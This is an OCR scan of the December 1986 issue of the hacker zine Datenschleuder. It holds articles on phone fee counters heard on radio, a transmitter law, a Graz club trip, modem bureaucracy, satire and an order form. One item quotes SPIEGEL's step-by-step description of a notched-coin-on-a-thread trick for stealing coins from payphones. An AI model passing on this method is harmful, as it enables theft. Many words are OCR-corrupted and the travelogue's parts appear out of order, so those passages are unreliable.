Es sind nicht die typischen Filmzenen, in denen der Agent die Wanze durch Drehen am Radio entdeckt. Hier scheint es sich um ein serienmäßiges Merkmal der Postgeräte zu handeln. Wiederholt konnten Fernsprecher mit eingebautem Gebührentzähler auf der Frequenz von 405 KHz (zwischen Mittel- und Langwelle) im Radio empfangen werden. Es scheint, als ob die Gebührentzähler wie Sender wirken und, bedingt durch Toleranzen der verwendeten Bauteile, mehr oder weniger weit zu empfangen sind. Manchmal muß man das Telefon auf das Radio stellen, in anderen Fällen empfängt man es im Auto-Radio. Bisher ist der Fernsprecher TAP 791-Gebanzl mehrfach aufgefallen. Leser, die im Besitz eines Empfängers sowie eines Fernsprechers mit Gebührentzähler (vielleicht auch ohne) sind, sollten der Redaktion ihre Erfahrungen mitteilen. Auf dem Congress wird dieses Thema im Rahmen eines Workshops über kompromittierende Abstrahlung behandelt.

LS23



## Staatliches Wanzenmonopol eingerichtet

Post weist auf Anmeldefristen nichtgenehmigter Sendeanlagen hin.

Das seit dem 5. Juli 86 geltende „Gesetz zur Verhinderung des Mißbrauchs von Sendeanlagen“ hat, laut Aussage der Post, den verstärkten Schutz der Intimität und Geheimnisse der Bürger sowie des Fernmeldeverkehrs zum Ziel.

Dieses Gesetz macht bereits den Erwerb, den Besitz und das Überlassen einer Sendefunkanlage (Sender oder Sender/Empfänger) von einer fernmelderechtlichen Genehmigung abhängig. Das Betreiben nichtgenehmigter Sendeanlagen, die im Einzelhandel angeboten werden, war zwar auch vor dem 5. Juli verboten, der bloße Besitz hingegen gestattet. Die sich noch im Besitz von Personen und Firmen befindlichen nicht zugelassenen Geräte, müssen bis spätestens 5. Januar den Funkstörmeßstellen der Fernmeldämter gemeldet werden.

Auch nach der Bestätigung (unbedingt abfordern!) der Bestzanzeige durch die Post dürfen die Geräte nicht mit einer Stromversorgung, also Netz oder Batterie, verbunden und in Betrieb genommen werden.

Datenschleuder 8

Eine Besitzanzeige erübrigt sich, wenn derartige Sendeanlagen vor dem 5. Januar 87 für dauernd (nicht mit wenigen Handgriffen wieder einsetzbar) unbrauchbar gemacht oder einem Berechtigten überlassen werden.

Nicht genug damit, daß man abgehört werden kann. Nach der neuen gesetzlichen Regelung muß man dafür für möglicherweise auch noch Strafe bezahlen: Wird eine oder mehrere Wanzen (staatlich genehmigte nichtgenehmigte Sendeanlagen) in die Wohnung gesetzt. Schon der Besitz derselben ist nun jedoch strafbar. Man weiß zwar nichts von dem Besitz, aber Unwissen schützt ja bekanntlich vor Strafe nicht.

LS23

## MÜNZFERN-SPRECHERTRICKS

Ein neuer Gauner-Trick macht der Bundespost zu schaffen, berichtete der SPIEGEL in der Nummer 47. Mit präparierten Fünf- Mark-Stücken plündern Münzdiebe öffentliche Fernsprecher.

Der neueste Münztrick gehört nach Einschätzung von Postexperten zum bislang „cleversten und einträglichsten Trick“ von Gaunern, die sich auf Telefonzellen spezialisiert haben.

„Der Trick ist so simpel wie erfolgreich: Ein Fünf-Mark-Stück wird am Rand an zwei Stellen leicht eingekerbt und an einem Faden - bevorzugt reißfestes, aber feines Blumenband - gebunden. Die präparierte Münze wird dann wie gewöhnliches Geld in den Münzkanal geworfen, aber nach einer bestimmten Zahl von Zentimetern durch den Faden gestoppt, der zuvor hinter dem Geldschlitz festgedrückt wurde - vorzugsweise mit Kaugummi.“ Die Manipulation ist von aussen nur schwer erkennbar: Das Geldstück baumelt kurz vor der Lichtschranke, die jeden Geldeinwurf registriert. Alle folgenden eingeworfenen Fünfer (maximal 10) bleiben dort hängen und können durch Lösen des Fadens abkassiert werden.

Der nahezu als betrugssicher geltende Telefonautomat Typ 21, der bundesweit in 53 000 Fünf-Mark-Fernsprechern eingebaut ist, wird laut FTZ nicht innerhalb von zwei Jahren ersetzt werden können. Um den Münzdieben auf die Spur zu kommen, setzen Post und Polizei in etlichen Großstädten - mit maßbigem Erfolg - bereits Sondertrupps ein.

Die Redaktion empfiehlt Datenreisenden, die in öffentlichen Fernsprechern derartige Manipulationen aufdecken, sofort den Störungsdienst der Post anzurufen. Dem dann anreisenden Stördienst ist die Manipulation anzuzeigen, sowie der Geldbetrag als Fundsache/Eigenemwurf quittieren zu lassen. Solches Vorgehen befreit vom Tatverdacht, der durch eventuelle Wahrnehmung des Fundes unterstellt werden könnte. Bei Komplikationen bittet die Redaktion um Information.

LS23

## Gummiertes Fest

Wie in jedem Jahr laufen Weihnachtswunschkbriefe aus allen Teilen der Bundesrepublik in 2167 Himmelpforten ein. In einer Gemeinschaftsaktion des Postamtes, der Gemeinde Himmelpforten und des Weihnachtsmanns werden alle eingehenden Sendungen mit einem Schreiben beantwortet. „Oh, Oh! Mir wird schon schwümmig, wenn ich die großen Stapel Wunschkbriefe hinter mir sehe“, steht dort der Weihnachtsmann. Ohne die Hilfe der Erdenpost würden er und das Christkind verzweifeln. Zum Glück hat er tüchtige und fleißige Helfer. So bleibt ihm nur noch, die Briefmarken auf den Antwortbriefen mit einem (s. Abbildung) weihnachtlichen Stempel zu entwerfen.

LS23



## Grünliche Computerstudie

Erste Wahlperiode abgeschlossen

„Die Einführung der Computertechnik gestaltet sich für die Grünen im Bundestag so schwer wie für andere der Aufstieg aus der Atomindustrie. Für beide geht es an die Strukturen“, beginnt eine Studie über die „Computerisierung der Fraktion“ (PARIKOM), die gemeinsam von CCC/APOC (Arbeitskreis politischer Computereinsatz) und deren FreundInnen als Hilfestellung auf dem Weg zu einer fundierten Postpolitik erstellt wurde.

„Historisch geht es seit Herrschaftszeiten um die Kontrolle des fortgeschrittensten Mediums. Politisch um die informationelle Selbstbestimmung. Kulturell um die Entwicklung von Netzwerken, netzgemäßem Denken und Handeln. Wirtschaftlich muß eine dezentrale Netztechnologie entwickelt werden.“

Die endgültige Genehmigung zur Veröffentlichung der Studie von gut 50 Seiten Umfang wird derzeit von der Bundestagsverwaltung bearbeitet. Der Verkaufspreis wird zwischen DM 6,66 und 7,50 liegen. Ask Your Local Dealer else CCC. Gosub Next Artikel.

LS5



## Neue Gebühren

Datex-P wird teuer

„Der Verwaltungsrat der Deutschen Bundespost hat der von Rostminister Schwarz-Schilling vorgelegten 29. Verordnung zur Änderung der Fernmeldeordnung zugestimmt. Diese Verordnung enthält neben Gebührenerhöhungen von im Saldo 330 Millionen DM jährlich...“, so beginnt eine Presseerklärung der OberPostDirektion Hamburg. Neben den Gebührenerhöhungen für Tastentelefone (die werden für intelligente Netze der Post gebraucht und müßten sowieso ausgetauscht werden) versteckt sich eine entscheidende Änderung im Datex-P-Verkehr.

„Für den Zugang aus dem öffentlichen Fernsprechnetz zu Endenrichtungen im öffentlichen Datex-P-Netz werden die entfernungsabhängigen Zugangsgebühren am 1. April 1987 (sicherlos) durch entfernungsunabhängige Gebühren ersetzt. Dadurch werden Standortnachteile ausgeglichen.“

Die Pressestelle des Rostministeriums erläuterte die Maßnahme: „Das Datex-P-Netz hätte nur einen kleinen Teilnehmerkreis, der über das Fernsprechnetz zugreift. Die Gebührenerhöhung würde nur wenige betreffen und den meisten Vorteile verschaffen. Geplant ist ein Zeittakt von 30 Sekunden am Tag und 75 in der Nacht.“

Für Nutzer aus Orten, in denen bisher Datex-P zum Ortsanruf erreichbar ist, entstehen über neunmal so hohe Fernsprechgebühren. Nutzer aus der Fernebene sparen nur wenig und zahlen im Nachtarif oft drauf. Bildschirmschreiber, die „Wunschmaschine“ (so das Bundesministerium) fürs Volk ist, bundesweit zum Orts- oder Nahnetzt zu erreichen. Die Post fördert den falschen Dienst.

Btx ist ein System, bei dem Zentrale und Endgeräte nicht sonderlich intelligent sind. Über die zukünftigen Datennetze wie Datex dagegen lassen sich relativ einfach beliebig viele intelligente Systeme koppeln.


Intelligente Netze und Kommunikationssysteme auf der Datex-P Übertragungsebene bleiben durch diese Gebührenstruktur weiterhin vielen aus Kostengründen verschlossen.

LS23

Datenschleuder 9

der Ungleichungsformel  $ER-AS=0$  vorhielten. In Graz erhellten sich die Straßen wieder, doch das belauchte unsere Vorstellung vom genauen Ziel nur unwesentlich. Nicht zuletzt deshalb sah sich unser Amateurfunker genötigt, seinesgleichen in der Fremde zu suchen. Glücklicherweise gab es auch in Graz einige wenige amateurfunkende Spätdienstler: Amateurfunker sind eine ganz seltsame Sorte Mensch. Erst bevor sie sich eilig mit Q-Gruppen und Kurzzeichen, um danach vergessen zu haben, was sie eigentlich sagen wollten. Da braucht selbst BetNet, obwohl von HAL, weniger Overhead. Wir fragten also die freundlichen Funker, wo's denn zur TU gehe. Sofort entbrannte eine heiße Diskussion zwischen den Lokalmateuren, wo wir uns wohl befinden und was wohl der geeignetste Weg dorthin wäre. Unserem Mobilfunker gelang es nicht seinen Ein-Watt-Phallus dazwischenzuhalten, und so begab es sich, daß wir uns schon längst nicht mehr an der spekulativ ermittelten Stelle befanden.

Unser Mobilfunker hatte auch nicht gerade die Gabe, sich besonders präzise auszuzeichnen. Er gab den Lokalfunker so aussagekräftige Hinweise wie etwa: „Auf der rechten Straßenseite sehe ich ein Vorfährrad“ oder: „Direkt hinter uns fährt ein roter Käfer, und zwar genau in Decklinie mit einem mittelgroßen Haas“. Die Antwort (nach eingehender Diskussion natürlich) fiel etwa ähnlich informativ aus: „Wenn ihr die Straßenbahnanschlüsse seht, müßt ihr sofort halb-rechts abbiegen!“. Waren wir dieser Auskunft gefolgt, hätten wir uns wohl in Wien wiedergefunden, da in Österreich bekanntlich alle Wege nach Wien führen – früher oder später. Das Gelände der Uni war im Grunde unverfälscht, da Graz zu einem ungewöhnlich hohen Prozentsatz aus Universität besteht, so verführten auch wir es nicht, wir führen die Auffahrt hinauf zum großen Portal. An dem Tor war ein Zettel angeheftet auf dem in Caps-Lock drei riesige Cs zu sehen waren. Der inliegende Text wies aus, daß der Organisator im Restaurant „Laufer“ zu finden sei. Es kostete uns nur zwanzig Minuten, das zwei Straßen weiter gelegene Restaurant aufzusuchen, welches ohne jeden Zweifel in der Lage war, uns für jeglichen Mangel des Zielgebietes zu entschädigen. Das beschriebene Restaurant ist eine gastronomische Oase am Rande des Universitäts. Man kann bequem dem Weltuntergang entgegen-sitzen. Die erste Nacht, die nun über die Stadt hereingebrochen war, verbrachten wir in unterschiedlich komfortabel ausgestatteten Unterkünften. Zwei ppl. bei einem Architekturstipendium, der Letzte in einer Mädchen-WG. Ich selbst schloß mich ersterr Möglichkeit an, da diese gesicherte Nachtruhe zu versprechen schien. Der folgende Tag meldete sich vorsichtig mit einem laszigen Sonnenstrahl an lockstons zwei Milliwatt Leistung und einem erzählischen, unverlangten üblichen Kaffee an. An der TU standen zwar ein paar VAXen im Glaskasten, ein Telefon zu finden, jedoch, war ein aus-sichtsloses Unterfangen. Der freundliche Organisator war stets bereit, uns jede nur erdenkliche Hilfestellung angedeihen zu lassen, so machte er sich auf den Weg ein Telefon zu besorgen. Ich muß gestehen, daß ich ein wenig emserzt drin-geschaut haben muß, als er zurückkehrte. Er überreichte mir freudestrahlend einen Fernsprechartpat. „Hier hast du ein Telefon“, sagte er in erhebender Tonlage. Es gelang uns, ihm zu erklären, daß Wasserhähne, um Wasser zu speien, an eine Wasserleitung angeschlossen werden müssen und es sich mit Telefonen nicht wesentlich anders verhalte, mit dem einzigen feinen Unterschied, daß in diesem speziellen Falle eine Wasserleitung nicht helfe. Dieses Problem sollte sich erst später, ca. 5 Minuten vor Beginn des Vortrags, klären. Ich rei dann erstmalig die Post an, um die Telefonnummer für den Grazer Dax-P Vermittlungsschalter zu erfragen. Man informierte mich postwendend, daß der Telefonzugang für Dax-P geplant, über den Beginn der Arbeiten jedoch noch nicht be-kannt sei. Ich mußte erneut schlucken. Das also war der Grund für die unangemessen schwache Verrennung Österreichs in der New Yorker Crew. Glücklicherweise hatte eine der Uni-VAXen einen Daten-P10 Hauptanschluß und die SysOps der VAXen waren SEHR KOOPERATIV (!!!). Leider hat das Paket Switching Interface (PSI) unter dem dort laufenden VMS 4.1



## ENTWICKLUNGSHILFE

Chaos-Dienststreife nach Graz

Eines Tages wurde uns durch den Besuch des Vorsitzenden der Studentenschaft der Technischen Universität Graz bekannt, daß die TU Graz anlässlich ihres 175-jährigen Bestehens eine Veranstaltung mit dem Titel „TECHNIK-FEIERN“ geplant hatte, da es ja zu langweilig wäre, ständig mischmetastisch auf die Technik zu schimpfen, und man ja nun endlich einmal einen Kontrast dazu schaffen müsse. Das Schaffen eines Kontrastes ist den Organisatoren zumindest mit ihrem Ankündigungssplakat gelungen: Rote Schrift auf grünem Plakate übertrifft, worauf zu lesen war, daß der Chaos-Computer-Club aus Hamburg bei der Veranstaltung mitwirken würde. Der Veranstalter teilte uns mit, daß man nunmehr nicht mehr auf uns verzichten könne, da unser Vortrag bereits durch Verbalpropaganda als der „Hammer“ angekündigt worden sei. Wir beschlossen, uns den Taschen zu füllen und uns für den Tag X\* in Köln zu verabreden, da dort eine zeitgleich die Orgatechnik-Messe stattfand, die ohnehin besucht werden mußte. Ähnlich geschah es auch wenig später in Köln. Wir trafen uns nach einigen organischen Problemen tatsächlich auf der Messe und begaben uns nach dem einen oder anderen, nebenbei bemerkt, recht erschreckenden Kölsch und einer gubigerischen Mahlzeit mit etwa zwanzig Hackern aus rund vier Bundesländern, in Clinch's Chaos-Möbil, welches den Antritt der Reise schon dadurch erheblich vereinfachte, daß es sofort ansprang.


noch eine kleine Macke, so daß ich unabsichtlich die DECNET-links zwischen den Nodes „RECH:“ und „STG:“ – unwiderlich bis zum nächsten re-boot beider Maschinen – in den Wald geschickt habe. Wie bereits erwähnt, kam in letzter Sekunde die rettende Idee. Wir schraubten das einzige voll amüsbereitigte Verteilernetz im Erdgeschloß auseinander, klebten die ungleichen Sprech- bzw. Hörkapseln mit denen eines Haustelefonapparates zusammen und stellten einen Mann für die Aufgabe des Wählens im Erdgeschloß ab. Im Hörsaal Sechs, in den die Veranstaltung verlegt worden war, da dort der einzige Terminalanschluß möglich war, gab es morphologisch-keinen Haustelefonanschluß. Ge-nauer gesagt, wir mußten die technische Ausstattung für eine tech-nische Universität eher dürftig. So mußte die Veranstaltung erneut umziehen – In die Aula, wie eingangs geplant. Der Computer der auch nur durch das Ausleihen einer CCA-Karte im wohl einzigen Comp-Shop von Graz dazu überredet wer-den konnte, auf dem Video-Beam sinnvolle Zeichen abzubilden, kam in den ersten Stock getragen werden, wo neun mit-gebrachte Schallboxen an einem Haustelefonort laute-re. Der im Erdgeschloß abgestellte Mann wählte den humberger PAD an und siehe da, der hatte nichts dagegen, uns die große weite Datenwelt zu offenbaren. Wir ließen also den üblichen Sent von Verneizung, Technik, Post, Fun und so ab, pilgerten über die lange Leitung nach CERN, dem Mekka der Hacker, und demonstrierten dort noch ein bißchen BetNet. Der Vor-trag selbst verlief recht ordentlich, wie mir schien. Ich selbst An diesem Punkt wäre vielleicht zu bemerken, daß dieses für eine derartige Reise recht bemerkenswertes Ausstattet ist. Es besitzt nicht nur Sitz für Fahrer und Beifahrer sowie zwei weitere Personen der technologischen Zukunft, sondern auch ein eingebauter Digitalvoltmeter, diverse Antennen und eine gut zugreifbare Gerätebox für TV, Amateurfunkgeräte und -optionales digital equipment (un). Eine zweifelhafte Leuchtdiode zeigt stets den Betriebszustand der Aggregate an, deren Nachrichten zu verstehen, ich jedoch mangels ausrei-chender Morsekenntnisse, nicht in der Lage war. Es vergingen einige Minuten Fahrtzeit bis wir in München eintrafen und uns ein Quartier für die Nacht zu suchen. Mit freundlicher Hilfe der Kollegen von der B.H.P. ließ sich relativ schnell eine kom-plette Übernachtungsstube in einem Rehabilitationszen-trum am Rande der Stadt ausfindig machen. Am nächsten Morgen gerieten wir aufgrund bisher ungeklärter Ursache erneut auf die Autobahn, die uns ohne Umwege an die Öster-reichische Grenze führte. Nun wurde vieles anders. Das Essen auf den Raststätten wurde deutlich besser, auch der Geldstreck konnte sich etwas von den köhner Strapazen erholen. Die primäre Euphorie wurde jedoch schon nach wenigen Kilometern durch den Ärger über die Straßenverhältnisse kompensiert. Außer einem vergrauten Verkehrsschild ließ kaum noch et-was darauf schließen, daß wir uns auf einer Autobahn be-fanden. Der Übergang zwischen Autobahn und Krautacker wurde durch regen Regen zunehmend fließender. Die erste Begegnung mit der Zivilisation des Zielgebietes hatten wir auf einer Autobahnaststange ca 50 Kilometer vor Graz. Dort kämpf-te eine ganze Armee Österreicher mit einer nicht zu öffnenden Kaffeehülle. Sie hatten die Maschine mittels eines Vorhän-geschlosses gegen den Zugriff unautorisierter Wesen zu-sichern gesucht, was unverzüglich dazu führen mußte, daß die Sicherungen den autorisierten Benutzern den Zugriff ver-sperren. Ich halte es für höchst zweifelhaft, anzunehmen, daß sich ein unautorisierte Benutzer durch eine derartige Si-cherung von seinem Vorhaben hätte abbringen lassen. Mittlerweile hatte sich der Wasserstand im Chaos-Möbil de-ran dramatisch erhöht, daß eine Gefährdung der technischen Einrichtungen nicht mehr auszuschließen gewesen wäre, wenn wir nicht den Unterboden mit einem Loch versehen hätten. Mit der üblichen Präzision durchschlugen wir den Fahrzeugboden mittels eines Spezialwerkzeuges (CCC ge-nannte part No 1254/VSM), so daß entliegendes Regenwasser (ER) und ausfließendes Schmutzwasser (AS) sich exakt nach




Datenschleuder 10

Datenschleuder 11





Axel Schaefer 1986



## Postmodemballade

Ein postmodernes Melodram

„Es begab sich aber zu dieser Zeit, daß ein Gebot ausging von dem Postminister, daß alle Modems amiers abgeschaltet werden.“

So hätte der Chronist die Tatsache beschrieben, daß Zusatzauszeichnungen zur Datenfernübertragung, kurz Modems genannt, (FTZ) in Darmstadt durch das Fernmeldeamt (FMA) bekanntlich Geräte ohne Zulassungsnummer, oder gar – ein Frevel – selbstgeprüfte Konstruktionen à la Datencollone ohne den Segen der Post an das Fernmeldeamt anzuschließen. Das führt, so man Besitzer eines Computers ist, dem die Post nicht die selbige machende allgemeine Zulassung erteilt hat, oft zu abenteuerlichen Eigenbauten (AE). Diese AE umgeben die postalen Bestimmungen einfach dadurch, daß sie den Einfallsschein der Verfasser der Fernmeldeordnung übertreffen und somit in derselben gar nicht erwähnt werden.

Wir denken hier vor allem an das letzthin beschriebene „Kai-ze“, die rein mechanisch das Abheben des Telefons besorgt. Ein solches Gerät hat den Vorteil, daß man damit relativ ruhigen Gewissens auch auf einem C 64 eine Mailbox betreiben kann. Mit dem Nachweis, daß eine solche „Kai-ze“ nicht den Vorschriften entspricht, ist die Post sich ziemlich schwer. Beharrlichkeit führt hier oft zum Ziel, denn die „Kai-ze“ ist so konstruiert, daß sie eben und eben nicht in der Fernmeldeordnung verboten wird.

Has man sich irgendwann dazu aufgerafft, einen neuen Rechner nach dem von Incredibly Bad Machines gesetzten Standard zu erwerben, denkt man beim Kauf natürlich auch daran, daß viele dieser Geräte eine FTZ-Nummer (amtlichen Automaten-Tafelschein) haben und gibt dankbarem paar Mark mehr dafür aus. Endlich darf man mit dem Segen der Post ein Modem betreiben. Also auch seine Mailbox endlich auf den Boden der FDGO stellen, sprich legal arbeiten. Und wenn man gerade so schön am Planen ist, kommen einem auch die wun-derbaren Möglichkeiten des Datex-Dienstes der Post in den Sinn.

Also wird ein Antrag beantragt. Kaum zehn Tage später, sagen wir Anfang Mai, kommt Post von der Post. Anträge für Modems und für Datex-P-Hauptanschlüsse, und eine Liste der verfügbaren Modems. Nun, man weiß sowieso, was man will, Modems zu 1200 und 300 Baud, umschaltbar, und dann noch ein Hauptanschluß für Datex-P20. Und ab die Post. Die Wochen ziehen ins Land. Nichts rührt sich. Irgendwann dann ein Anruf von der Anmeldestelle: „Sie haben hier einen Antrag auf einen Datex-Hauptanschluß gestellt. Wollen Sie das wirklich, oder wollen Sie nur eine Softwareanmeldung?“

Datenschleuder 12

Messerschärf geschlossen – der Mann meint 'ne NUI. Aber sowas ham wir doch schon. Wir setzen dem Herrn auseinander, daß wir tatsächlich das haben wollen, was wir bestellt haben. Damit ist dann vorerst wieder Ruhe.

Es ist Juli geworden. Die Mailbox läuft mittlerweile auf dem PC, allerdings immer noch mit der eigenwilligen Abhebe-mechanik. Die Post scheint ab und zu noch ein paar Rückfragen zu haben, erkundigt sich, welche Modems man denn nun gerne hätte und erhält bestätigt, daß man tatsächlich an den be-stellten Geräten festhält. Man liefert eine Kurzbeschreibung der „Kai-ze“, daraufhin Schweigen am anderen Ende der Lei-tung, dann ein untrübes „Naja...“.

Keine drei Wochen darauf ein weiterer Anruf: „Mein Kollege hat Ihnen doch schon vor zwei Wochen gesagt, Sie sollten Ihr Modem abklemmen...“ Der Versuch, auch diesem Herrn klarzumachen, daß man kein Modem benutzt, sondern einen zugelassenen Koppler, scheitert an dessen Selbstbewußtsein. „Nehmen Sie das Ding ab oder Sie haben morgen früh die Betriebsstörung im Haus. Die Modems kriegen Sie dann Anfang August.“

Borbi steckt man seine „Kai-ze“ ins Körbchen und stellt den Boxbetriebein. Ist ja nur für ein paar Tage. Auf der Datex-Seite regt sich plötzlich auch was. Im Briefkasten ein Kärtchen mit der Bitte, den Baubezirk anzurufen. Ein Teilwunder geschieht: Mitte Juli werden die Stuppen für den Anschluß gelegt. Von den dazu benötigten Modems keine Spur. Dafür am nächsten Tag ein Brief mit: „...können wir Ihnen keine Anschlußge-nehmigung erteilen...“ Zwischenzeitlich gelingt es dem An-tragssteller, den schriftlichen Nachweis zu erbringen, daß er in der Lage ist, seinen eigenen Computer auch selbst zu unter-halten wie es die Bestimmungen erfordern.

Die Tage ziehen ins Land, bis Anfang August die länger-schönen Auftragsbestätigungen für die Fernspeichermö-dus eintrudeln. Voraussichtlicher Anschlußtermin: 12. August. Das nächste Teilwunder: Auch die Anschlußgenehmigung für Datex-P kommt an. Es folgt Stille bis zum 11. August, an dem der Antragsteller bei der Rückkehr von der ausländischen Arbeit eine Karte im Kasten vorfindet. Offenbar waren die Herren vom Baubezirk morgens dagesessen. Baubezirk, anrufen, neuen Termin vereinbaren. Und siehe da: die Stippen werden gezogen, Anschlußkasten gesetzt – und das wars schon wieder. Nochmal Baubezirk anrufen. „Dann kam wir nichts zu tun, das ist 'ne andere Dienststelle...“ Die zuständige Dienststelle konstatieren neuen Sand im Getriebe: „Die Kollegen haben bei Ihnen Ado8 gesetzt (das sind die alten Dosen mit 8 Kontak-ten). Für Ihre Modems brauchen Sie aber TeAef (das sind die, mit denen z.B. das DBT03 angeschlossen wird), das muß erst noch geändert werden.“ Wie auch anders.

Baubezirk rufen Terminvereinbaren. Nachdem die Dosen ausgewechselt sind: Anruf beim Fernmeldeamt 4, nachhaken in der Modemfrage. Doch da sei die Post vor es fehlen ja noch die Datentelefone. Die bringt wieder eine andere Dienststelle. Nach einer Safari durch den Postdienstleistungskorps men auch die Datentelefone angeordnet. Man beginnt der Ansicht zuzustimmen, daß unter den Umständen der Postbe-an-schaffung zwar nicht der Erfinder des Rads zu finden ist, möglicherweise aber der Erfinder der Bremse.

Am 10. September heißt sich der Vorhang zum vorerst letzten Akt des Modedrams: Die Modems werden angeschlossen. Dabei stellt sich heraus, daß die Datentelefone an den Telefonen nicht funktioniert, was man aber als Nebensache hinnimmt. Schließlich hat jedes Modem noch eine eigene Datentelema, und man will ja eh hauptsächlich ankommende Rufe beanswer-nen.

In aller Ruhe werden noch zwei V24-Kabel zusammenge-braten. Fünf Monate nach Antragstellung und zwei Monate nach Beginn der Zwangspause, kann die Box wieder online gehen. Der einzige Unterschied zwischen dem alten Betrieb vormals „Kai-ze“ und dem neuen mit Postmodem: 100 DM. Soviel kosten die Modems pro Monat.

Acja, der Datex-Anschluß. Er wurde bislang noch nicht funktionstüchtig übergeben. Aber wir haben ja erst Ende Sep-tember.

gobliu

Was? Das ist der Gipfel der Barbarei!

Der Mensch lebt nicht vom Hack allein.

## Die Bratenschleuder

Gastrokühnmetische Appetithappen



Es ist so weit:

Tomatomat Plus

Erstes Deutsches Salatverarbeitungsprogramm

- automatischer Einzelblatteinzug (Chicoree und Chinakohl optional)
- automatischer Saucenbruch am Schlüsselrand
- 144 verschiedene Gewürzarten und unterstrichener Genuß
- Implementierte Schnittstelle zur Beilagenverarbeitung (INTERPRESS)
- zwanzig Kräutertasten frei definierbar
- frei definierbare Fruchtsequenzen für Obstsalate
- selbstregenerierbare Schnittzeilsätze
- Proportionaldekoratation auf Tellern und Hausknecht.
- zum Beispiel OKIGAGA, YAHAMHAM und Hausknecht.
- Farbdarstellung auf Gabelmatrixgeräten, EAT-CHAT'S und Mikrowellenprintern.
- Erstellung von Kühldateien für Picknick und Camping
- Auto-Scratch bei überschriftlichem Haltbarkeitsdatum

Software:

1-2-dry

Quartalsaufprogramm

- Übertragung seriell oder über Breittrinkabel
- mehrbenutzerfähig durch Kanalscharing
- grafikfähig, 3D-Frontalansicht
- Gröhlgenerator
- verschiedene grafische Ausnuchterungsmuster

Trink Tank:

Tea Base I

- multitasking teatimesharing
- verschiedene Teazeremonien einprogrammiert
- datenkompatibel zu SAMOWAR-STAR vom VEB Subitnik.
- integriertes Wasserrüfprogramm
- Sortenautomatik Earls Cray mit beschleunigtem Regalzugriff
- Mischroute Darjee-Link
- selbst anpassender Kochprozessor HOT-I
- zukunftsicher durch Gasbetrieb
- Datex-T fernwärmeadapter




Datenschleuder 13

# Tatwatzung Computer

von Ernst Schaarenberger  
Moewig Sachtaschenbuch DM 9.80  
ISBN 3-8118-3210-7

"Krimi" schreie mir ein Chaos entgegen, nachdem er die ersten Seiten dieses Buchs gelesen hatte. Leider hat er recht. Nach dem Prinzip "Quellenangeben, was ist das?" schildern die Autoren einige Fälle von Computerkriminalität, unter anderem auch den Hacking-Fall eines Dipl.-Ing. Dabei vergaßen sie jedoch fast immer, ihre Quellen zu dokumentieren. Nur in einigen wenigen Fällen rafften sie sich dazu auf, außer dem Zeitungsnamen auch das Datum oder die Ausgabennummer bekannt zu geben. Da nichts wirklich drinsteht, außer daß die BHP zur Kultzeitung erhoben wird, verschwendetes Geld.  
Ls 4007



Eigendruck im Selbstverlag.

Datenschleuder 14



# Erinnerungen an die Zukunft


"Positronische Systeme sind unfelbar. Sie können sich selbst kontrollieren. Sie erkennen jeden unbefugten Eingriff."

"So hat man es uns in den Schulen gelehrt", übernahm Folly das Wort. "Wir Byte-Jäger wollen versuchen, das Gegenteil zu beweisen. Wir haben viele Vorbilder in der Vergangenheit. Eines davon stammt aus dem Dezember des Jahres 1984 der alten Zeitrechnung. Da hat eine Gruppe junger Burschen aus einer terranischen Stadt namens Hamburg das damals längst eingeführte BIX-System der Post geknackt und ist in unzugängliche Bankdatenverbindungen eingebrochen. Aus Jux haben diese Burschen dort eine halbe Milchstraße auf ihr Konto umgebucht."

(aus: Peter Griese, "Positronicspiele", in Perry Rhodan Jubiläumsband 6, Moewig Verlag 1985, ISBN 3-8118-7096-3)

# Computer-teile ein Liebeszeichen!

• Wenn die Frau den Mann mit Hobelbank, Computer-Zusatzteilen oder anderen Dingen fürs Hobby überreicht: Klarer Fall von Liebe! (74 Prozent der deutschen Frauen sind nämlich eifertüchtig auf ihren Steckenpferd.



IMPRESSUM  
Die Datenschleuder 17  
Dezember 1986  
Das Wissenschaftliche Fachblatt  
für Datenreisende  
D-2000 Hamburg 20 - Schwenckestraße 85  
Geost: Geol: Chaos-Team



Btx : \*\*\*\*655321 #  
C.L.I.N.C.H.: 040 632 3517  
Herausgeber und Verleger:  
Herwart Holland-Moritz  
Mitarbeiter dieser Ausgabe (u.a.): R.Schruizki,  
A.Eichler, P.Frank, H.Gruel, M.Kuehn,  
S.Stahl, CHW, epi/2, C.Müller, T.Lange,  
Andy M.-M., S.Wernery, Poetronic

# CHAOS COMPUTER VON DATENSCHLEUDER

Hiermit bestelle ich folgende(s) an unerfüll- und (un)verpackbaren Sachen:

cccvw	20,00 DM	Einmalige Aufnahmegebühr
cccf1	230,00 DM	mehr erwünscht... Förderndes Mitglied
cccn1	120,00 DM	normales Mitglied (für 1 Jahr)
cccs1	60,00 DM	Schüler, Studenten oder Ähnliches (1 Jahr)
dspe	2,50 DM	Probeexemplar der Datenschleuder
dsf1	100,00 DM	Förderabo der DS (mehr Geld erwünscht...)
dsn1	60,00 DM	Standard-Jahresabo der DS
ds1	30,00 DM	Sozialabo der DS für Schüler oder Ähnliches
dsh1	35,00 DM	Die Hackerbibel (Teil 1) incl. Porto usw.
dkk10	3,33 DM	10 Kleber "Kabelsalat ist gesund"
dsabh	3,33 DM	64 Kleber "Achtung Abhörgefahr"
pvt	???, ?? DM	(A4 Bogen spritzwassergeschützt) Porto, Trinkgeld usw. für den Rest...
Total		bei 2 Stellen (vor Komma) gehts schneller das Geld liegt bei als ----- Briefmarken ----- Bargeld

# Nur für zukünftige Mitglieder:

Ich zahle meine Mitgliedsbeiträge  
Vierteljährlich per Scheck Bar  
Halbjährlich per Überweisung auf Post giro Hmb 5990 90-201  
Jährlich Einzugs ermächtigung

# Nur für zukünftige Mailbox-Benutzer:

Ich möchte teilnehmen an der  
Infex Mailbox (20,00 DM Eintragsgebühr + 8,00 DM/Monat Mindestnutzung + anfallende Nutzungsgebühren)  
C.L.I.N.C.H. Box (5,00 DM pro Monat ohne zusätzliche Zeitgebühren 2,00 DM pro Monat für Schüler u.ä.)

Alle Abonnementpreise beziehen sich auf ca. 1 Jahr, d.h. 8 Ausgaben.  
Alle Mitgliedsbeiträge gelten ebenfalls für 1 Jahr.  
Mitglieder erhalten die Datenschleuder als Abonnement gratis.

Spenden werden jederzeit dankend entgegengenommen!!!

# Adressfeld


Name \_\_\_\_\_  
Vorname \_\_\_\_\_  
Hilfszeile \_\_\_\_\_  
Straße \_\_\_\_\_  
Ort \_\_\_\_\_  
Elektronische Adresse: \_\_\_\_\_

Ohne Adress-  
aufkleber  
mindestens  
1,00 DM  
Trinkgeld


Datum: \_\_\_\_\_ Hier Unterschrift:

Datenschleuder 15





datenschleuder Nr. 17 \* Dezember 1986 \* Postvertriebsstück €9927F \* Geb. bez.



